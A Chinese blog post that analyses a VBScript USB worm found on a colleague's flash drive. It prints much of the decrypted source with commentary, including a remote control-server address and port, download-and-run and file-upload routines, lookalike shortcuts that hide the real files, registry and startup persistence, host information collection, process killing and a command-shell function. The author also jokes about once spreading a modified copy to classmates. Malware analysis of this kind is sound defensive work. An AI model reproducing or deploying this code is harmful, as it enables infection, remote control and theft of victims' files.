引言
就在昨天晚上,同事说U盘插上就提示有病毒,杀了毒文件就都丢了,但是容量还没有变,里面有很重要的“学习”资料,很着急😏,让我过去看看,结果发现了早在初中时期都做过专杀的病毒,称不上是病毒,就是个恶意脚本。废话不多说,分析一波吧。
vbs脚本内容(节选)
里面存在解密算法,今天就不研究算法了,虽然没有学过vbs,但是看起来也能理解个差不多,首先有一个A-Za-z0-9的字典,用于Base64的解码
信息
这里vbs 高亮解析不了吗? (lll¬ω¬)
function deCrypt(data)
     deCrypt=decodeBase64(data)
end function
Function decodeBase64(ByVal base64String)
     Const Base64 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
     Dim dataLength, sOut, groupBegin
     base64String = Replace(base64String, vbCrLf, "")
     base64String = Replace(base64String, vbTab, "")
     base64String = Replace(base64String, " ", "")
     dataLength = Len(base64String)
     If dataLength Mod 4 <> 0 Then
          Err.Raise 1, "Base64Decode", "Bad Base64 string."
          Exit Function
     End If
     For groupBegin = 1 To dataLength Step 4
          Dim numDataBytes, CharCounter, thisChar, thisData, nGroup, pOut
          numDataBytes = 3
          nGroup = 0
          For CharCounter = 0 To 3
               thisChar = Mid(base64String, groupBegin + CharCounter, 1)
               If thisChar = "=" Then
                    numDataBytes = numDataBytes - 1
                    thisData = 0
               Else
                    thisData = InStr(1, Base64, thisChar, vbBinaryCompare) - 1
               End If
               If thisData = -1 Then
                    Err.Raise 2, "Base64Decode", "Bad character In Base64 string."
                    Exit Function
               End If
               nGroup = 64 * nGroup + thisData
          Next
          nGroup = Hex(nGroup)
          nGroup = String(6 - Len(nGroup), "0") & nGroup
          pOut =      Chr(CByte("&H" & Mid(nGroup, 1, 2))) + _
                    Chr(CByte("&H" & Mid(nGroup, 3, 2))) + _
                    Chr(CByte("&H" & Mid(nGroup, 5, 2)))
          sOut = sOut & Left(pOut, numDataBytes)
     Next
     decodeBase64 = sOut
End Function
分析
- 找到了个vbs文件,里面内容加密了,汗,看起来像是base64,结果发现下面那就有一个解密方法,并不是base64,那就那虚拟机改造一下,把解密后的数据写到一个文本里,这样就可以更容易分析了。
set fso=createobject("scripting.filesystemobject")
     set f=fso.opentextfile("c:\a.txt",2,true):f.write deCrypt :f.close
反正在虚拟机里,我相信它不会穿透,所以就运行一下。
2. 得到了解密后的vbs,看一下里面的关键点
'=-=-=-=-= config =-=-=-=-=-=-=-=-=-=-=-=-=-=-=
host = "adolf2013.sytes.net"
port = 1183
installdir = "%temp%"
lnkfile = true
lnkfolder = true
这里应该是关键,这个地址现在我的DNS没有解析了,应该是停止服务了,这个地址应该是下载真正恶意文件的地址。
'=-=-=-=-= public var =-=-=-=-=-=-=-=-=-=-=-=-=
dim filesystemobj
set filesystemobj = createobject("scripting.filesystemobject")
dim httpobj
set httpobj = createobject("msxml2.xmlhttp")
http? 那就是创建对象,然后下载吧。
'=-=-=-=-= privat var =-=-=-=-=-=-=-=-=-=-=-=
startup = shellobj.specialfolders ("startup") & "\"
获取到了特殊文件夹,“启动”文件夹
'=-=-=-=-= code start =-=-=-=-=-=-=-=-=-=-=-=
  for each file in filesystemobj.getfolder( drive.path & "\" ).Files
        if not lnkfile then exit for
        if  instr (file.name,".") then
            if  lcase (split(file.name, ".") (ubound(split(file.name, ".")))) <> "lnk" then
                file.attributes = 2+4
                if  ucase (file.name) <> ucase (installname) then
                    filename = split(file.name,".")
                    set lnkobj = shellobj.createshortcut (drive.path & "\"  & filename (0) & ".lnk")
                    lnkobj.windowstyle = 7
                    lnkobj.targetpath = "cmd.exe"
                    lnkobj.workingdirectory = ""
                    lnkobj.arguments = "/c start " & replace(installname," ", chrw(34) & " " & chrw(34)) & "&start " & replace(file.name," ", chrw(34) & " " & chrw(34)) &"&exit"
                    fileicon = shellobj.regread ("HKEY_LOCAL_MACHINE\software\classes\" & shellobj.regread ("HKEY_LOCAL_MACHINE\software\classes\." & split(file.name, ".")(ubound(split(file.name, ".")))& "\") & "\defaulticon\")
                    if  instr (fileicon,",") = 0 then
                        lnkobj.iconlocation = file.path
                    else
                        lnkobj.iconlocation = fileicon
                    end if
                    lnkobj.save()
                end if
            end if
        end if
创建目标路径,cmd,获取当前路径,执行cmd /c start 当前目录,也就是打开当前文件夹。# 也就是当你打开那个文件的时候,也会打开文件夹,只不过有没有发现,文件夹并不是在同一个资源管理器中打开的,而是一个新窗口。
foldericon = shellobj.regread ("HKEY_LOCAL_MACHINE\software\classes\folder\defaulticon\")
获取到文件夹默认图标,这就是你看起来那个exe文件长得就和文件夹一样的原因
 for each folder in filesystemobj.getfolder( drive.path & "\" ).subfolders
        if not lnkfolder then exit for
        folder.attributes = 2+4
        foldername = folder.name
        set lnkobj = shellobj.createshortcut (drive.path & "\"  & foldername & ".lnk")
        lnkobj.windowstyle = 7
        lnkobj.targetpath = "cmd.exe"
        lnkobj.workingdirectory = ""
        lnkobj.arguments = "/c start " & replace(installname," ", chrw(34) & " " & chrw(34)) & "&start explorer " & replace(folder.name," ", chrw(34) & " " & chrw(34)) &"&exit"

你的文件夹设置属性2+4,我初中的时候沉迷于易语言,解释一下2和4是什么,[2、#隐藏文件; 4、#系统文件]引子易语言系统核心支持库->磁盘操作,这也就是你看不到真正文件夹的原因。然后执行createshortcut ,创建快捷方式,根据之前获得到的图标,生成一个和文件夹图标一样的文件
    inf = hwid & spliter
    inf = inf  & shellobj.expandenvironmentstrings("%computername%") & spliter
    inf = inf  & shellobj.expandenvironmentstrings("%username%") & spliter
获取系统环境变量,你的电脑信息获取到了
    set root = getobject("winmgmts:{impersonationlevel=impersonate}!\\.\root\cimv2")
    set os = root.execquery ("select * from win32_operatingsystem")
    for each osinfo in os
       inf = inf & osinfo.caption & spliter
       exit for
    next
    inf = inf & "plus" & spliter
    inf = inf & security & spliter
    inf = inf & usbspreading
    information = inf
else
    information = inf
获取cimv(common information model version 2)对象,翻译一下就知道干嘛的了。

shellobj.regwrite "HKEY_CURRENT_USER\software\microsoft\windows\currentversion\run\" & split (installname,".")(0),  "wscript.exe //B " & chrw(34) & installdir & installname & chrw(34) , "REG_SZ"
shellobj.regwrite "HKEY_LOCAL_MACHINE\software\microsoft\windows\currentversion\run\" & split (installname,".")(0),  "wscript.exe //B "  & chrw(34) & installdir & installname & chrw(34) , "REG_SZ"
filesystemobj.copyfile wscript.scriptfullname,installdir & installname,true
filesystemobj.copyfile wscript.scriptfullname,startup & installname ,true

写注册表开机自动运行,上面也有一个,这个人太极端了,开始菜单中有启动,放进去就算了,注册表中的启动项也不放过。


set root = getobject("winmgmts:{impersonationlevel=impersonate}!\\.\root\cimv2")
set disks = root.execquery ("select * from win32_logicaldisk")
for each disk in disks
    if  disk.volumeserialnumber <> "" then
        hwid = disk.volumeserialnumber
        exit for
    end if
next
end function

获取到磁盘信息,接下来要对文件夹下手了


usbspreading = shellobj.regread ("HKEY_LOCAL_MACHINE\software\" & split (installname,".")(0) & "\")
if usbspreading = "" then
   if lcase ( mid(wscript.scriptfullname,2)) = ":\" &  lcase(installname) then
      usbspreading = "true - " & date
      shellobj.regwrite "HKEY_LOCAL_MACHINE\software\" & split (installname,".")(0)  & "\",  usbspreading, "REG_SZ"
   else
      usbspreading = "false - " & date
      shellobj.regwrite "HKEY_LOCAL_MACHINE\software\" & split (installname,".")(0)  & "\",  usbspreading, "REG_SZ"

   end if
end If
这玩意儿没看懂,usb传播,通过写入的注册表中的什么呀,插入U盘的Hook吗?知识盲区了。


sub sitedownloader (fileurl,filename)

strlink = fileurl
strsaveto = installdir & filename
set objhttpdownload = createobject("msxml2.xmlhttp" )
objhttpdownload.open "get", strlink, false
objhttpdownload.send

set objfsodownload = createobject ("scripting.filesystemobject")
if  objfsodownload.fileexists (strsaveto) then
    objfsodownload.deletefile (strsaveto)
end if

if objhttpdownload.status = 200 then
   dim  objstreamdownload
   set  objstreamdownload = createobject("adodb.stream")
   with objstreamdownload
        .type = 1
        .open
        .write objhttpdownload.responsebody
        .savetofile strsaveto
        .close
   end with
   set objstreamdownload = nothing
end if
if objfsodownload.fileexists(strsaveto) then
   shellobj.run objfsodownload.getfile (strsaveto).shortpath
end if
end sub

sub download (fileurl,filedir)

if filedir = "" then
   filedir = installdir
end if

strsaveto = filedir & mid (fileurl, instrrev (fileurl,"\") + 1)
set objhttpdownload = createobject("msxml2.xmlhttp")
objhttpdownload.open "post","http://" & host & ":" & port &"/" & "is-sending" & spliter & fileurl, false
objhttpdownload.send ""

set objfsodownload = createobject ("scripting.filesystemobject")
if  objfsodownload.fileexists (strsaveto) then
    objfsodownload.deletefile (strsaveto)
end if
if  objhttpdownload.status = 200 then
    dim  objstreamdownload
    set  objstreamdownload = createobject("adodb.stream")
    with objstreamdownload
         .type = 1
         .open
         .write objhttpdownload.responsebody
         .savetofile strsaveto
         .close
    end with
    set objstreamdownload  = nothing
end if
if objfsodownload.fileexists(strsaveto) then
   shellobj.run objfsodownload.getfile (strsaveto).shortpath
end if
end sub

这一大串就是下载的真正执行部分,上边的只是定义,不得不说,这个病毒制造者编程还挺规范的。哈哈。

function upload (fileurl)

dim  httpobj,objstreamuploade,buffer
set  objstreamuploade = createobject("adodb.stream")
with objstreamuploade
     .type = 1
     .open
     .loadfromfile fileurl
     buffer = .read
     .close
end with
set objstreamdownload = nothing
set httpobj = createobject("msxml2.xmlhttp")
httpobj.open "post","http://" & host & ":" & port &"/" & "is-recving" & spliter & fileurl, false
httpobj.send buffer
end function
通过POST请求,吧收集到的信息,发送到指定服务器。

方法集合↓↓↓↓不过多解释了,根据方法名可以知道要做什么了。

function enumdriver ()

for  each drive in filesystemobj.drives
if   drive.isready = true then
     enumdriver = enumdriver & drive.path & "|" & drive.drivetype & spliter
end if
next
end Function
枚举驱动器


function enumfaf (enumdir)

enumfaf = enumdir & spliter
for  each folder in filesystemobj.getfolder (enumdir).subfolders
     enumfaf = enumfaf & folder.name & "|" & "" & "|" & "d" & "|" & folder.attributes & spliter
next

for  each file in filesystemobj.getfolder (enumdir).files
     enumfaf = enumfaf & file.name & "|" & file.size  & "|" & "f" & "|" & file.attributes & spliter

next
end function
获取文件夹方法


function enumprocess ()

on error resume next

set objwmiservice = getobject("winmgmts:\\.\root\cimv2")
set colitems = objwmiservice.execquery("select * from win32_process",,48)

dim objitem
for each objitem in colitems
    enumprocess = enumprocess & objitem.name & "|"
    enumprocess = enumprocess & objitem.processid & "|"
    enumprocess = enumprocess & objitem.executablepath & spliter
next
end function

获取进程信息


sub exitprocess (pid)
on error resume next

shellobj.run "taskkill /F /T /PID " & pid,7,true
end sub

还可以杀掉进程(结束)


function cmdshell (cmd)

dim httpobj,oexec,readallfromany

set oexec = shellobj.exec ("%comspec% /c " & cmd)
if not oexec.stdout.atendofstream then
   readallfromany = oexec.stdout.readall
elseif not oexec.stderr.atendofstream then
   readallfromany = oexec.stderr.readall
else
   readallfromany = ""
end if

cmdshell = readallfromany
end function

执行cmd命令
不得不说,这个小小vbs,功能还挺全,下载、上传、获取系统信息、注册表操作、文件操作、进程枚举、结束进程等等的,功能还挺全。只不过,挺恶心的。
经历
现在网上都有写好的bat文件了,我初中时家里没有网,只能通过易语言写个程序了,当时shell编程,也就是cmd,不是很强,后来到大学的时候,机房电脑也存在这种病毒,像这样怀旧的人,翻出了源文件,稍加改造,就分发给同学了。🤭。
声明


里面包含病毒样本,只要你不运行病毒样本,就没事儿,你也可以从虚拟机中运行这个软件。
原理
根据指定的磁盘扫描,根据文件大小判断要扫描的文件,如果md5匹配上了,那就是病毒,凡是这个工具删掉的,肯定是有问题的,通过那个文件名,找到那个目录,把目录恢复过来,因为那个网站已经访问不了了,所以这个东西只是恶心人的,并不会下载其他的文件。

评论 0
还没有评论,来说点什么吧。